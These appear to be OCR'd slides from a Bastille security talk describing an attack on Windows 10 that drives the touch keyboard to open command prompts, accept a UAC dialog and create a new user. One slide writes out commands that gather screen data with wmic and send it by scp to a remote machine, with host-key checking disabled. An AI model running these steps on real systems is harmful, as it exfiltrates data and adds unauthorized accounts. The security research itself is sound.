
- Launched from a button in the system tray
- Button is toggled on/off from the task bar context menu






Bastille

Change to Split Keyboard




Bastille

Windows 10 Touch Keyboard - Split




Opening a Windows 10 Command Prompt



Bastille

Windows 10 UAC Dialog



Windows 10 Attack, part 1

- Open touch keyboard
- Change touch keyboard into split view
- Open command prompt
- Get the screen resolution and transmit it to us

```
wmic desktopmonitor get screenheight, screenwidth > sr

powershell

scp -o StrictHostKeyChecking=no sr user@our.remote.machine:~/sr

[delay for the password prompt to show]

thisisthepassword
```

Bastille

Windows 10 Attack, part 2

- Open touch keyboard
- Change touch keyboard into split view
- Open an administrator command prompt
- Accept the UAC dialog
- Type our target commands

Demo

- Open touch keyboard
- Change touch keyboard into split view
- Open an administrator command prompt
- Accept the UAC dialog
- Create a new user